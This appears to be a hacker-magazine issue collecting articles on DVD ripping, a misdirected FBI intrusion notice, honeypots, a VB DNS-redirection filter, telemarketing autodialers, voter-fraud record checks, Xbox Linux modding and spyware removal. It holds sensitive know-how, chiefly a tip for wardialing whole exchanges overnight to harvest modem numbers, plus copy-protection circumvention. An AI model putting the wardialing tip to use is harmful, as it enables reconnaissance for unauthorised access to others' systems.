1: Insert the DVD and play it for a few seconds in a software DVD player. This will "unlock" the DVD and allow you to rip it using Smartripper.

2: Load up Smartripper and take a look around. At the bottom of the screen is a "Target" box which needs to be filled in with a valid folder name. The rest of the first page is chapter selection for if you only want to rip certain scenes (like Monty Python sketches). The second tab is called "Stream Processing" and allows you to select the languages and special tracks you want ripped. I usually just rip them all and then only convert the English track, but if you're hard pressed for drive space, then cut out what you don't want. Next, click the settings tab. Under settings, I recommend setting keycheck to "Every VOB File" and filesplitting to "Max Filesize". Now set the max-filesize to 10,000MB (10gb). This way the movie will be ripped to one big file on your hard disk. *(Warning!* This is only possible with NTFS. If you have a FAT file system, set max-filesize to 4,000MB.)

3: Click start and wait until the DVD is finished. It shouldn't take more than an hour.

4: Fire up DVD2AVI. Once again, I recommend taking a look around the program *before* blindly trying to follow my steps. Go to file-]open. A blank box will appear with three buttons on the left side. Click "Add" and add the file(s) you just ripped to the box, then click OK.

5: Press F5 to make sure the movie looks OK and the VOB files are in the right order. You *will not* have audio and the video will be fast. *This is normal.* Make note of the aspect ratio on the box that pops up along the right side. You are almost ready to convert to either AVI or d2v/wav. Check your menu settings. For audio: Track number should be "1", channel format should be "Auto", Dolby Digital should be "Decode", MPEG Audio should be "Demux", and 48-]44.1 should be off. Video settings should be left alone.

6(A): AVI users rejoice! This is the last step for you! Go to file-]save AVI, pick a filename and location, and click "Save". Now a box pops up asking you to select your preferred video compression method. Choose your poison (I recommend DivX 5.0.2) and click OK, then sit back for a few hours while it converts. If the file is too large, find an AVI splitter out there. I've heard AVIChop is good.

6(VS): VCD and SVCDs need a few more steps. Still in DVD2AVI, click file-]save project. Name the project and click "Save". It will run through the movie file once or twice and then beep when it finishes. This process should take less than the ripping process, but it depends on your processor. Once it's done, write down the contents of the "Aspect Ratio" and "Video Type" boxes. We need that information for TMpgEnc.

7: (From now on, all unlettered steps refer to VCD and SVCD *only,* since AVI users should have stopped reading this already.) Now we have a *.d2v and a *.wav file. We need to merge these into a single MPG file. Fire up TMpgEnc. Once again, take a look at what it can do before trying to rip - this program in particular is very useful. I highly recommend playing with the "MPEG Tools" under the file menu. Now that you are ready to go, check out the bottom of the main TMpgEnc screen. You have three boxes there: "Video Source", "Audio Source", and "Output File Name". For video source, we want the *.d2v file we just created, and for audio we want the *.wav file. (Side note: listen to the wave before finishing this step. If it's not the audio track you want, go back to the DVD2AVI step and select a different audio stream from the audio menu until you get the one you want.) For the Output file name, select where you want the MPG file to be saved. Now we need to set up the encoder. Click the "Load" button next to the output file name box, and navigate to the "TMpgEnc\Template" folder. From here we have the choice of loading a number of templates, but we're interested in only four: VideoCD (NTSC), VideoCD (NTSCFilm), SuperVideoCD (NTSC), and SuperVideoCD (NTSCFilm).

8(V): VCD users check where you wrote down the "Video Type" from the end of step 6. If it was higher than 90 percent Film, load the "VideoCD (NTSCFilm)" template. If the video type was anything else, just load "VideoCD(NTSC)". Now click setting. Leave everything alone except for this setting: Under advanced, change the "Source Aspect Ratio" to what you wrote down from "Aspect Ratio" at the end of step 6. Now click OK to go back to the main window. You're ready to convert to MPG. Click "Start" in the top left corner and then get some sleep. It takes up to three hours on a 2ghz Athlon machine, probably much much longer for most of you.

8(S): Video CD users, use the instructions from step 8(V) - just load the SuperVideoCD templates.

9: Boy, that took a while. Now we have an mpg file of the complete movie. Check it for quality, audio synch, and general not-being-screwed-up. When you're satisfied that the file is complete, it is safe to delete all the other files that you used for this project. Now the file should be roughly a gig for a normal length movie. We need to split it up. Stay in TMpgEnc. Remember when I mentioned the cool MPEG Tools? We're going to use one of them now. Go to file-]MpegTools. Click the "Simple De-Multiplex" tab. Load the mpg file of the movie into the "Input" file box, and the other two should be automatically filled in for you. Click the start button. It will rip the MPG file into a *.m1v and a *.mp2 file. These we need to load into BBMpeg. Go to the BBMpeg folder and run "AVI2MPG2". It looks very confusing when it loads, but don't fret. Take a look around again. What we need to do is simply click the "Start Encoding" button, ignoring the very confusing initial interface. Click the Settings button. We need to set something on three out of the four tabs you now have access to. On the "General Settings" tab, set the "Max Size(MB)" to a number equal to roughly half the filesize of the file you have, but don't go higher than 10MB less than the size of your CD you will burn it to. I like to keep mine set to 640MB, it seems like a pretty standard size. On the "Input and Output Files" tab, we need to set three things. The "Program Stream File" is the name of the output file you want. Your half-movies will be called {filename}01.mpg and {filename}02.mpg. Now for the "Video Stream File" and "Audio Stream File", use the *.m1v and *.mp2 files we just created, respectively. The last tab is the "Program Stream Settings". Simply choose "VCD" or "SVCD" from the radio buttons. The fourth tab allows you to save your settings for this program. Do so if you are going to be using it a lot. Click OK to get back to the "Start Encoding" screen, then click "Start". This shouldn't take very long.

10: Now we have two (or sometimes three) files that are small enough to fit on CDs. Load up Nero. In the "Create CD" dialog, nero should have options for both VCD and SVCD. Select whichever applies. Under the ISO tab, select "ISO Level 2" for the filename length, and "ISO 9660" as the character set. Also check all the boxes under "Relax ISO Restrictions". Now we are ready to burn. Click "New" and it will take you to a normal CD creation screen, except the CD window has both a directory structure and a file list box in it. Drag your file to the white box under the directory tree, *not into the tree itself, even if you know where it goes.* Nero will check the file. If it complains, just ignore it. It should still work. Now burn... and you will have yourself a fresh VCD or SVCD. Repeat this step for the rest of the disks needed to get the full movie.

11(V): Playing VCDs on computers: You can use a software VCD player, or just go into the CD and open "AVESQ01.dat" in the "MPEGAV" folder with your favorite media player.

11(S): Playing SVDS needs a compatible DVD software player or an MPEG2 codec for your Medial Player. Personally, I use ATI's media center, or PowerDVD.

12: *Enjoy!* Props to KalEl - I learned how to rip DVDs using his site. Also, check out afterdawn.com - there are some good things on there. I would also like to ask Wilson to read this article aloud to the class like he always does. Thanks.

Links

http://www.afterdawn.com/software/video_software/dvd_rippers/smartripper.cfm
http://www.afterdawn.com/software/video_software/dvd_rippers/dvd2avi.cfm
http://www.afterdawn.com/software/video_software/video_tools/tmpgenc.cfm
http://members.cox.net/beyeler/bbmpeg.html
http://www.adaptec.com/worldwide/support/driverdetail.html?cat=/Product/ASPI-4.70&filekey=aspi_v470.exe

U.S. Department of Justice

Federal Bureau of Investigation

In Reply, Please Refer to
File No.

The NASA Office of Inspector General and the FBI are conducting a joint investigation into unauthorized computer intrusions that have affected both the government and private industry. During the course of this investigation, we discovered a log file listing Internet Protocol addresses and server names. It appears to be a list of computers that were compromised.

In order to notify the potential victims of this criminal activity and enable them to check their own systems, we have compared the log of IP addresses and server names against the most recent information available in the WHOIS database. This letter is being sent to you because the IP address or server shown below, and last registered to you, appeared on the log file of apparent victims.

We have no indication that the intrusions associated with this activity are continuing. We also are unaware of the hacker's methodology against your system, the potential level of access, or the possible damage to your system. The time frame of the activity to which the log file relates occurred between December 2001 and March 2002, with the majority of the activity occurring in mid-February 2002.

This communication is being provided to you by the Watch and Warning Unit of the National Infrastructure Protection Center (NIPC), located at FBI Headquarters in Washington, D.C. In addition to the recommendation that you check your log files for indications of unlawful activity and take appropriate mitigation action, NASA and the FBI request that you provide any information relating to this matter to the NIPC by e-mailing the Watch at nipc.watch@fbi.gov. For recommendations about examining your systems in a manner that helps preserve the evidentiary value of information you discover, please refer to the NIPC website at www.nipc.gov/incident/incident2.htm.

System(s) Information

The kicker of this is that both the contact and domains referenced had nothing to do with us and we were apparently sent this letter in error. Yet more wasted time and resources. (The Watch and Warning Unit?!)

Honeypots: Building the Better Hacker

by Bland Inquisitor
bland_inquisitor@hotmail.com

Honeypots are usually programs that emulate services on a designated port, but once successfully cracked, offer no real power to the attacker. The honeypot program will then alert the admin that an attack is in progress, and will allow the admin to track the attacker's every move. Honeypots will also show the methods the attacker is using to gain entry, and what methods are being used to cover his or her tracks. In this article, I will show how honeypots work, why honeypots are not generally practical for most security situations, and how honeypots are breeding both smarter attackers and dumber admins.

How Honeypots Work

Honeypots are designed to operate on many levels. They increase the time an attacker will spend because the honeypot makes it unclear which attacks work and which ones don't. They let the admin know what method an attacker is using before they succeed - such as port scanning, brute forcing a password, or a Sendmail attack. Once honeypots are widely implemented, the attacker will be forced to spend more time in a system that may be closely watched, and will eventually be scared off. Also, once xy63r n1nja the script kiddie stops going anywhere near the system, admins can focus all their attention on fending off people with actual skill.

In one of the honeypot advertisements I read, port 365 was being used as the honeypot port. This means that a scan that returns port 365 as active will make the would-be attacker turn and run off, and that systems that are not running the honeypot can use port 365 as a bluff, so that when xy36r n1nja the script kiddie sees it and the system looks sexy, he will be less inclined to go in because he thinks that the vulnerabilities he sees are a deception. According to SecTech systems administrator Dan Adams, honeypots are "like opening a fake store, loading it with cool stuff, and sitting back hoping someone will break into it."

Honeypots are catching a lot of pretty serious heat from the legal and ethical community. Some critics are calling honeypots entrapment. Let me clear this up for you. Entrapment occurs when a person is coerced to commit a crime that they would not under normal circumstances engage in. It's going to be next to impossible for poor xy63r n1nja to use an entrapment defense in court, because by the time po po shows up, it will be obvious he was lame-assing around of his own accord. However, if a crafty admin goes on IRC and tells everyone that his honeypot is actually the fabled government computer that holds the truth about the Kennedy assassination, Area 51, and ancient methods of dolphin flogging and people hack him, then an entrapment defense would stand a chance. The reason is that the admin could never prove that xy63r n1nja and his crew were going to hack his system without being enticed. Other critics say that honeypots are akin to electronic wiretapping. This I can agree with. Since there is not much legal regulation of honeypot technology, and the closest legal procedures are loose at best, some very scary things could happen.

Other companies could expand the basic thrust of the technology, perhaps into the p2p networks. At that point it would be us, the hacker community, that stands up and tells the world that this is a gross invasion of privacy. Then, pretty much just like the MPAA did to us, all they would conceivably have to say is: "Consider the source, your honor. *Hackers* want this technology stopped. Hackers are criminals. You don't want to side with criminals, do you? We are here to protect the American people from hackers, and we need you to be brave and give us the power to shut these nasty people down." Then in all likelihood, the corporations would roll right over us again. I don't think it takes a major leap of logic to see that this is where honeypot technology, or more specifically, technology that clearly violates people's rights under the guise of protection, could be headed. Also, I don't trust the "good guys" any farther than I can throw them. We need to put a handle on the situation before the "security community" gets any ideas on how to further expand their powers past our rights on the backs of the hacker community they demonize to get their way.

Why Honeypots Are Not Practical For Everyone

The good news is that honeypots are not a true "solution." The best application for a honeypot is to track an intruder who has already made a home in the system. The most notewor-

thy case of this happening was documented by Clifford Stoll in his book *The Cuckoo's Egg*. Stoll was an admin at Berkeley when he found an intruder using his system to steal secrets. But only an admin who has been around the block a few times and watches his system often can make full use of honeypots. Apart from that, over 90 percent of attacks against a system come from inside, and there is nothing a honeypot can do to stop someone who has internal access from running amok. For the average company, the extent of a honeypot's effectiveness is to keep xy63r n1nja and the rest of the script kiddies away, and to show that there is a real threat of people breaking into the system. It is almost unheard of that a honeypot traps someone with real skill because it is designed to keep the kiddies at bay.

In the digital arms race, tightening the existing security holes will only force the attackers to get better while the admins get complacent. Most admins are only slightly better than good ole xy63r n1nja in the first place - they get the latest and greatest piece of ready-made software and call themselves experts. What is bound to happen in the majority of the situations is that a company sets up a honeypot and never bothers to spend the time it takes to maximize its effectiveness. Of course, the true answer is for admins and software programmers to actually take a little pride in their work and do their jobs properly. Also, it would help if software companies would take some responsibility when they find security holes in their product and update accordingly. System admins should also feel obligated to keep their software current, and make sure nobody within their company is given more access than they need.

Shout outs: stankdawg, grifter, debug, project honeynet. And an apology if anybody actually uses the name xy63r n1nja.

DNS Redirection Stopped

by c0ld_b00t

The letter from "bradsnet" in 19:3 about how Ford could redirect back to 2600.com or 127.0.0.1, etc. got me thinking about how easy that could be. It turned out to be easier than I thought. Every http request has a host field in it that contains the address that was typed in, so if I type in www.2600.com and click "Go" it will have www.2600.com in the host field.

All browsers that I know of send the host field in their http request. If DNS redirects a site, the host field will not change when redirected and so we can detect it with little effort.

Example of a HTTP request (notice the host field):

```
GET / HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Host: www.2600.com
Connection: Keep-Alive
<crlf><crlf>
```

Included is a small VB program (I used VB to show how easy it is) that scans all incoming http requests and checks to see if the host field is the web address or the IP address of the current website. If not, it redirects to 2600.com, and if so it redirects to Ford's website. This doesn't protect from meta tag redirection, or (I)FRAME redirection which needs a webpage to do the redirecting, rather than a DNS entry. Here is a script that can stop that (real simple - it took five minutes!). Hey, a 16 year old can do it, so can a big corp.

```
<html>
<head>
<script>
splitit=document.referrer.split("/")
if (splitit[2]=="www.fuckgeneralmotors.com") {
document.write("<html><head><meta http-equiv='REFRESH'
content='1;URL=http://www.2600.com'></head></html>");
}
else {
document.write("<html><head><meta http-equiv='REFRESH'
content='1;URL=http://www.ford.com'></head></html>");
}
</script>
</head>
</html>
```

OK, here is the DNS Redirection filter made in VB.

Note: If you are going to set this filter up you'll have to change your server port to something other than 80 and change the meta headers to redirect to that port (big deal, unless you're running IIS). You could add this feature to an open source web server, too. You could alter the code to redirect to the port directly.

Step 1. Create a project with "Standard EXE".
Step 2. Add a Winsock component and name it Winsock1 (that's the default).
Step 3. Change the properties of Winsock1's Index tab to 0.
Step 4. Make a form and name it Form1 (default again).
Step 5. Put the code below in the form.

```
'DNS Redirection filter
'by c0ld_b00t
'for Fored(lol) and NPR

Private webaddress As String
Private webip As String
Private intlastcontrol As Long

Private Sub Form_Load()
webaddress = LCase(Winsock1(0).LocalHostName)
webip = Winsock1(0).LocalIP
intlastcontrol = 0
With Winsock1(0)
.LocalPort = 80
.Listen
End With
End Sub

Private Sub Winsock1_ConnectionRequest(Index As Integer, ByVal requestid As Long)
If Index = 0 Then
   intlastcontrol = intlastcontrol + 1
   Load Winsock1(intlastcontrol)
   Winsock1(intlastcontrol).LocalPort = 0
   Winsock1(intlastcontrol).Accept requestid
End If
End Sub

Private Sub Winsock1_DataArrival(Index As Integer, ByVal bytesTotal As Long)
Dim data1 As String
Winsock1(intlastcontrol).GetData data1
On Error GoTo redirectnormal
a1 = InStr(1, data1, "Host: ") + 6
a2 = InStr(a1, data1, vbCrLf)
a3 = LCase(Mid(data1, a1, a2 - a1))
If a3 = webaddress Or a3 = webip Then
```

```
GoTo redirectnormal
Else
'DNS redirection detected redirecting back to 2600.com
Winsock1(intlastcontrol).SendData "<html><head><meta http-equiv=" + Chr(34) + "REFRESH"
  + Chr(34) + " content=" + Chr(34) + "1;URL=http://www.2600.com" + Chr(34) +
    "></head></html>" 'meta tags here
End If
Exit Sub
'here we do a normal redirection to ford.com
redirectnormal:
Winsock1(intlastcontrol).SendData "<html><head><meta http-equiv=" + Chr(34) + "REFRESH"
  +Chr(34) + " content=" + Chr(34) + "1;URL=http://www.ford.com:80" + Chr(34) +
    "></head></html>" 'meta tags here
End Sub

Private Sub Winsock1_SendComplete(Index As Integer)
Winsock1(intlastcontrol).Close
    End Sub
```

Step 6: Compile and run.

Shoutouts: Hi Mom, Bryan, Cassidy, my bro (Nathaniel), and whoever I forgot.

More on Telemarketing

by D. Foetus

In response to the number of letters received regarding the TeleZapper and similar systems that will "zap" your phone number from a telemarketing system's database, here is some more insight.

Many larger telemarketing, market research, and bill collection companies use autodialers coupled with CATI (Computer Aided Telephone Interviewing) software systems.

It is the job of the autodialer to dial, say, ten phone numbers for every human agent that is currently seated in their calling center, knowing that one out of every ten phone calls will be answered. The number of calls made by the auto-dialer can be, and usually is, automatically adjusted depending on how that 10:1 ratio performs. For example, if the sample being dialed consists of phone numbers culled from product registration cards, the number of answered calls may be higher than if the machine is running RDD (Random Digit Dialing) in valid area codes and exchanges, minus already known phone numbers - basically war dialing for unlisted phone numbers.

If you ever get a phone call that shows up on your Caller ID as being from, say, XYZ Research, and it hangs up immediately after you answer, you've received a "nuisance call." This happens when the autodialer has made more calls than there are available humans to patch you to. Your phone number is now flagged and will receive special treatment - the system knows you are home and answering the phone, but it also knows it just hung up on you. You will now get another call from XYZ Research in about 15 minutes (the amount of time lapsed is set by the user system-wide), but this time their system will reserve a human before calling you, ensuring that they get to talk to you.

The autodialing system will eventually have dialed through the entire pool of samples and it will have pretty much determined which phone numbers are good and which are not. It can distinguish between non-working numbers (those that answer with the familiar tri-tone followed by a recording of some sort), those that do not ring at all, those that are busy, those that are good (no answer, etc.), and those that are fax/modem/machine numbers. Each phone number has a status code assigned to it and any bad numbers are resolved never to be called again.

Aside: Interesting point here is that all the fax/modem/machine numbers will have received a unique status code marking them as such - basically there now exists a pool of phone numbers that have a very high likelihood of being modem numbers. Just as easy would be to set up a project that runs automatically overnight, dialing strictly 202-xxx-xxxx numbers (if you wanted to find machine numbers in the DC area), and have your CATI software just hang up on all good numbers. Look at your "bad: modem number" list in the morning and you've got an excellent start on your fun for the days to come. If one has the desire, and access to a larger system, one could easily burn through tens of thousands of phone numbers in a single night.

But back to the TeleZapper vs. auto-dialers and other devices. For them to work, your phone must actually go off hook and transmit the tone(s). If an auto-dialer calls your number and your voice mail picks up, the call is immediately transferred to an available agent, who will mark your phone number as known good, but you're not home (answering machine/voice mail answered). I'm sure you're already ahead of me here, but, the obvious step to take is to record the "bad number" tone(s) as the first part of your outgoing message. Sure, it will annoy the hell out of your friends and family, but it will kill your phone number in that sample pool if it's being dialed by an intuitive auto-dialer.

Note that I say *that* sample pool. Your phone number may exist in myriad sample pools at different companies. One way to dramatically cut down on telemarketing calls (and market research calls, if you're so inclined, though they are two very different entities with two very different agendas), is to first register the phone number with the DMA (Direct Marketing Association) as wanting to opt-out of telemarketing calls. Also, explain to any company you do not wish to hear from that you wish for your phone number to be placed on their "do not call" list. The DMA also allows one to register their mailing address as well as email address as opt-outs to cut down on junk mail and, allegedly, spam email. Not all companies check their sample against the DMA's opt-out list, and not all maintain a "do not call" list, but any company that wishes to do business in an above-the-board manner will heed your request. Telemarketing companies can be somewhat sketchier than market research companies - any market research company that wants to stay in business and make money will follow the guidelines for standards and ethics set forth by the MRA (Marketing Research Association), CASRO (Council of American Survey Research Organizations), and other organizations. A client will likely not do business with a market research company that does not belong to these organizations.

It does take a while for your opted-out phone number/address/email address to trickle down and through the gigantic system that is comprised of sample houses (those that provide the phone numbers, street addresses, and e-mail addresses), and to the thousands of end-users (telemarketers and research companies), but it does work. A perfect time to do this is when moving and getting a new phone number, but it will have an eventual effect if you're staying put as well.

Another option is to sign up for your local telco's "security screening" plan, if available. This will require any caller who is blocking their Caller ID info to input their phone number, or the call will not be connected. One drawback is that some long distance companies relay calls around the country to the closest low-traffic switching point and the Caller ID info is stripped in the process, requiring Grandma to input her phone number each time she tries to call you, since she's on a fixed income and using Jimbo's Phone Company to make cheap long distance calls.

No one will ever be totally free from receiving unwanted phone calls, but there are ways to dramatically reduce them. As many ways that there are of keeping our phone numbers in the hands of those we want calling us, there are ways of getting around whatever we put in place to try to ensure this. Surely somewhat ironic to those reading this magazine....

Cracking VOTER Fraud

by Kr@kH3d (DFxC)

(Why the goofy "leet" name? Overkill is funny...)

Some New York *2600* readers may have seen the recent three minute report on WABC's Eyewitness News (10/25/02) on the discovery of suspected fraudulent voters in New Brunswick, NJ. Since I've been a longtime *2600* fan and played a major part in the investigation, I figured I'd outline how we did it. After speaking with the people at the local Board of Elections and realizing how easy it is to commit voter fraud, I also felt it may be of use to others in general. Oh, and if you saw the report, there's a brief shot of my back while I'm at the computer wearing an H2K shirt!

The technique outlined here was developed by the New Brunswick United (http://www.newbrunswickunited.com) Antifraud Division, headed by attorney Flavio L. Komuves. I was lead investigator in charge of isolating possible cases of voter fraud, and was ably assisted by a number of Rutgers University student interns.

I should preface this with the disclaimer that the resources and procedures I am outlining are legally available in New Jersey, and there is no need to obtain any information illegally. Check with your local authorities for your area. Also, a new law regarding voting was recently signed and certain new provisions will take effect in the 2006 elections. Always take any information you gather to a reputable lawyer and get advice before releasing it publicly - voter fraud is a serious charge and falsely accusing someone (even unintentionally) could probably result in charges against you! Also keep in mind, any information we determined via this method of database searching was later verified by actual field visits to the properties in question.

It's actually rather similar to profiling a system. The first step is to gather all the information possible about your target. Your first stop should be your county Board of Elections. You will have to fill out certain forms - being part of a political organization helps out here, as they reserve the right to ask why you are requesting the information. There are two databases they maintain that you will need to request on CD-ROM: the current Active Voter Registration database ("walking list") and the current Actual Voter Database ("voting history"). There will probably be a fee involved - excessive fees for preparation and other "costs" is yet another way the government restricts your access to information (while insisting on greater access to *your* information). I believe it should come to approximately $60 for both CD-ROMs and it may take a week or so for them to prepare.

The second stop is your local Municipal Clerk's office. Here you request a listing of all paid city employees ("Municipal Employee List"), specifying the following information: salary, whether or not he or she is a city resident, years of service, job title, and of course name. They must release this information to any city resident as it is considered public information (your tax money pays their salary). Again, they may charge you for costs. In our instance, the City Clerk's office tried throwing us off by refusing to provide us with a CD-ROM version, and instead provided us with a printout of the database. Luckily, volunteers created an Access database and entered the information into it within a day or so. You may also request a listing of all rental properties (and landlord owners) from your city's Rent-Leveling Board or similar body.

OK, so now you have your base documents. You've gathered your information. Now to poke for weaknesses. What next? Well, first look at the Active Voter Registration and sort it by birthday. Any 172 year olds still registered? Probably not. If so, check their names on the Actual Voter Database. In our investigation, we immediately noticed an enormous number of people born on 01/01/1901. According to the Board of Elections, this is their standard procedure for dealing with illegible entries and/or people who registered to vote before New Jersey required birthdate to be added to the Voter Registration form. Sorry, strike two. Next, run a query to isolate everyone from like age 99 and up. If you feel there's an overabundance, check the names against the Social Security Death Index on http://www.ancestry.com. Don't get too excited if you find matches though - Americans have the funny habit of naming their kids after themselves. Go to http://www.netronline.com/public_records.htm (Property Tax Records) and make sure it isn't their son or grandson (in one instance we originally thought for sure was voter fraud, there was a son named after his father, who inherited the house his parents had lived in, and then married a woman with the same first name as his mother - creepy!). Be thorough, but don't waste too much time on this - we had a team spend over a month on this and turn up only a handful of "possibles." It might also be helpful to have someone working with you who has access to credit card histories/databases, but I'm not sure if that is legal or how useful it would be in this instance.

That takes care of the infamous "dead vote." The next "weakness" to probe is the Municipal Employee List. Hopefully, you know your town pretty well, because how effective your work here will be will be in direct proportion to how well you know your town. The first test is to query all non-city resident employees and run their names on both the Active Voter Registration and Actual Voter databases. Note down any instances, but keep in mind that the individual *may* have lived in your town at one time, and showing up on the Active Registration Database isn't a crime in and of itself - voting (i.e., being on the Actual Voter Database) is. Follow this up by running a query with all employees making over, say, $65,000 a year. Run their names on both the voter databases and pay attention to what their registration address is. You may discover some rather well-off individuals living in really shady neighborhoods. In our investigation, we caught the city's Chief of Operations for Urban Renewal voting out of the same run-down apartment in an impoverished high-crime area as a small immigrant family. On investigation of the Property Tax Records, we discovered he lived in a nice home a few towns away! Most of our results came from this method.

If you managed to get a copy of the landlord listings, be sure to check all those names thoroughly as well. A common form of voter fraud is for landlords to register at a property they are renting out. A good portion of our leads were also generated this way by checking landlords we knew had broken the rent-control laws.

The last method we used that had results was to start running names of business owners who operated in town. Much like the landlords, some unscrupulous business owners will register to vote at their place of business.

Well, that's basically it in a nutshell. Hopefully, this short article was informative and useful, as well as a contribution showing that *2600* readers are often more concerned about protecting and maintaining the democratic process than the politicians who scapegoat us as evil hackers. For questions or comments, email dominick@ramiustech.com with "2600" in the subject line.

Linux On The XBOX

by Live_wire

Requirements:

- A mod-chip.
- Ed's xbox linux (Debian derative) found at: http://sourceforge.net/project/showfiles.php?group_id=54192.
- BIOS for mod-chip that allows Xbox to run unsigned code.
- EvolutionX dashboard.

As some might have noticed, there has been several strides made in the attempt to put Linux on any device in which it would be logically beneficial to the computer/hacker community, or just for the challenge of it. The Xbox is no exception. It is now possible to put a full Linux distribution on the Xbox console, due to the work of some very diligent Linux/Xbox hackers. I will cover the steps to go about installing Linux on your Xbox console and the significance of such an installation.

There are multiple reasons one might want to go about installing Linux on an Xbox. For one, it would serve as a very inexpensive desktop computer. Being that you can now find Xboxes selling at prices of $170-$200, this is understandably worthwhile. The Xbox is also

feature-rich. It is a gaming console, DVD player, and now with the inclusion of Linux, can be your desktop computer, DivX player, and web/ftp server. Perhaps you would use it just to run nominal functions, saving your main computer the stress. This is just the beginning, though. The possibilities are, obviously, limitless.

This brings us to the actual installation. You will need a modified Xbox to consider such a setup. However, this is not as scary as it may sound to those who might not have soldering experience. Gone are the days in which you would have to solder 29 wires to the Xbox motherboard. You can now buy wireless mod-chips which require no soldering at all. There is a chip out now called the Matrix (by Xodus) that is wire free and can be installed in a matter of minutes. There are also other chips in development that will be wireless also, so then it would be just a matter of personal preference as to which you would choose. I have chosen to go with the Matrix chip because it has no wires to solder, comes with a programmer, and, as far as I have seen, is the easiest to install. I must mention also, if you don't want to fork out $60, you can make your own. CheapLPC, designed by Andy Green, can be constructed for a few bucks. Visit http://warmcat.com/milksop/index.html.

So this is where we start. You have your mod-chip of choice. You also downloaded the .iso image of the Xbox Linux distribution located at the sourceforge site mentioned at the beginning of the article. You will need to flash your mod chip with a BIOS that will support running unsigned code on the Xbox. These BIOSes can be readily found on the Internet with a little due diligence. I mentioned that the Matrix mod-chip comes with a programmer. You can plug that programmer into the parallel port on your computer and flash the Matrix with BIOS software that way. You can get the flashing software from http://warmcat.com/milksop/index.html (Xodus will release their own GNU software shortly). I have chosen to go with the EvolutionX 2.5 BIOS because it supports all the features one would want, such as running unsigned code, among others. Next, you will have to download the EvolutionX dashboard, which will replace the original Xbox dashboard, and will act as your new interface with the Xbox and burn it to a CD-RW (Xboxes do not like CD-Rs). This can also be found on the net with a little patience.

You will then need to open your Xbox and physically install the mod-chip. After that, you will want to install the EvolutionX dashboard that you downloaded and burned to CD. You will now have a pretty new interface that has many features, such as backing up games (that you bought) and whatnot. Once this is installed, you will then be able to install your downloaded Linux distro.

You might be thinking, how do I work with Linux when all I have is an Xbox controller? Well, as you might know, the controller ports on the Xbox console are really just usb ports, with a little modification. You can get ahold of an Xbox controller extension, cut it in half leaving the end that plugs into the Xbox intact, and look at the wires. You will see a red, green, blue, white, and yellow wire, the same as a standard usb cable minus the yellow one. You can then cut a usb cable, leaving the usb A end intact which connects to your usb keyboard/mouse. Solder the matching wires together and leave the yellow Xbox wire by itself. Do this two times and you now have a keyboard and mouse that you can plug into the Xbox and use with Linux, assuming Linux supports the ones you chose (make sure it does).

There you have it. A Linux/Xbox that can now be used as you wish it to be, and the best part about it is that it is legal. The developers that have been working hard on this Linux project are not building this software on top of the Microsoft kernel - they are using the Linux kernel. They are also not using non-licensed software like the XDK, which is Microsoft's development kit for the Xbox. The reverse engineering that has been done has been done under Section 1201 (f) Reverse Engineering Exception for interoperability of the DMCA.

I am indebted to the Linux developers of xbox-linux.sourceforge.net, the Xodus team, Xboxhacker.net (and its forum), Andy Green, and several other sites/individuals/hackers that have made this article possible. I will cover the more technical aspects of Xbox hacking in a future article, but I hope I have given enough information so that you might get a start with hacking Linux onto the Xbox, and learn in the process.

Removing Spyware and Adware

by 0/\/3_3y3d_/\/0/\/st3r
haxor2600@mailcity.com

This short article is far too small to encompass this topic but hopefully it will focus more attention on the increasing problems of removing spyware and adware. Any hacker running a Windows operating system is going to come across some spyware or adware at some point. Popular file sharing P2P software are typically one of the most common areas where adware is installed. An example of this would be Kazaa P2P, which by default installs cydoor (cydoor.com).

Spyware and adware are often hidden deep in the Software Licensing documents and Terms And Conditions when you install the software. This can result in such things as your day-to-day activities being broadcast to strangers or annoying ads being projected in your face every few minutes.

To make it more confusing adware isn't necessarily spyware. Registered shareware without ads may be spyware, and purchased out-of-the-box software may contain adware and may also be spyware. In addition, software updates may change a previously ad-free version into an adware product. All this means that users need to be on guard when installing any type of software.

While legitimate adware companies will disclose the nature of data that is collected and transmitted in their privacy statement, there is almost no way for the user to actually control what data is being sent. The fact is that the technology is in theory capable of sending much more than just banner statistics - and this is why people (especially computer hackers) should feel uncomfortable with the idea.

To top it off, if you have a slow computer or Internet connection the resource-hogging adware or spyware can cause system and browser instability and slowness, as well as slow Internet connectivity even more.

How Do You Protect Yourself?

1. Read the terms and conditions of the license carefully before pressing "accept."

2. Run a spyware or adware removal software tool. There are many free versions available.

3. Avoid spyware at all costs. Run a firewall utility like Zone Alarm (zonelabs.com) that specifies which programs can access the Internet and how. Pay attention to what is asking for permission to connect online.

4. Hack a way to circumvent the spyware or adware software and most importantly post these to a hacker message board or to a hacking website.

5. Avoid adware. If you're broke and can't buy a clean shareware product, find an ad-free, non-spying equivalent of the program you need. This can be hard since many popular programs come only with adware installed.

6. Learn to use a packetsniffer to identify transmissions that sneak through your browser and other trusted apps.

7. Get to know your registry really well especially the HKEY_LOCAL_MACHINE\SOFTWARE, HKEY_CURRENT_USER\Software, and for Win2k HKEY_USERS\ areas. If you notice software installed that you are suspicious of, check to make sure it's not spyware or adware.

8. Manage your startup programs carefully. Check the registry or use "msconfig" or a similar startup manager or alternatively download and install a free task manager to check and kill running spyware/adware.

9. And finally, you can also reverse engineer the adware software and find a way to corrupt the data being transmitted. Alternatively develop your own program to transmit dummy data to the adware/spyware host servers. If you do achieve this, post the results to a hacker message board or to a hacking website.

Some good ad removal programs are: Opt-out (grc.com/optout.htm) and Ad-Aware (lavasoft-usa.com). Also, visit the following websites: scumware.com, security.kolla.de, and spyware-info.com.

In summary, spyware and adware are not illegal types of software in any way. However there is almost no way for the user to actually control what data is being sent. My guess is that a delivery system like the ones used by spyware and adware corporations would be the most efficient way for governments to spy on the public. They probably have already thought of using this system so hackers beware.

Shouts to VISA_burglar>>Greg_Ipp, Jalaludin_Rumi, _SIR_B_U_D_, Scrappy.

How *Sprint* Raises Quick Cash

Sprint.

Page: 1
Billing Period Ending: 8/23/02
Statement Date: 8/24/02
Customer Number:

Summary of Charges

Balance Forward	Account Adjustments	SPRINT Charges	SPRINT Discounts	Taxes and Regulatory Rel. Charges	Submitted To Your Credit Card	Total Unpaid Charges
$.00	$.00	$81.14	-$15.79	$11.45	$76.80	$76.80

Here's our August Sprint bill - a little higher than usual, but otherwise normal.

Your charges and credits at a glance:

TRAN. DATE	POST DATE	REF. NO.	DESCRIPTION OF TRANSACTIONS	CREDITS	CHARGES
09/03	09/03	ZEGG	SPRINT LDD PMT-KCN 757-865-5000 PA		76.80
